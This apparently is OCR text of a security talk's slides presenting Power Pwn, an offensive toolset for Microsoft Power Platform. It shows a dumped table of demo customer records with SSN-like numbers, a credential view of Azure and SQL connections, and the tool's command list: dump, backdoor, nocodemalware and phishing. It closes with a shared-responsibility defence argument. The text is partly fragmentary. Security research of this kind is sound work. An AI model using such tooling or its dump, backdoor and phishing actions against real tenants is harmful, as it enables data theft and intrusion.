"SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "Custome        45,
"FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-09
{"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "Last
"Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInt
"12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":
```



powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump




SqlPassThroughNativeQuery

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

Name	Description
dataset * required string *(path)*	dataset
language * required string *(path)*	language
query * required object *(body)*	Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```

Parameter content type



Power Pwn

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our Wiki for docs, guides and related talks!

```
---------------------------------------------------------------

 _ __   _____      _____ _ __ _ __ __      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \\ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) |\ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/  \_/\_/ |_| |_|
|_|                          |_|

-----
```


```
                          command
    dump                  Recon for available data connections and dump their content.
    gui                   Show collected resources and data via GUI.
    backdoor              Install a backdoor on the target tenant
    nocodemalware         Repurpose trusted execs, service accounts and cloud services to power a malware
    phishing              Deploy a trustworthy phishing app.
```

Try it for yourself!

github.com/mbrg/power-pwn

Defense

Cloud



Data

Biz logic

Access

Code

Identity


Runtime

…

Customer

Platform

We must own our side of the Shared Responsibility Model




Cloud	LCNC
Data	Data
Biz logic	Biz logic
Access	Access
Code	Code
Identity	Identity
Runtime	Runtime
…	…

Customer

Platform

LCNC



Data

Biz logic

Access

Customer

Code


Identity

Runtime

...

Platform


Platforms have to step up



Every SaaS is a Low-Code/No-Code platform today.

They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

Platforms have to step up



Data

Biz logic

Access

Code

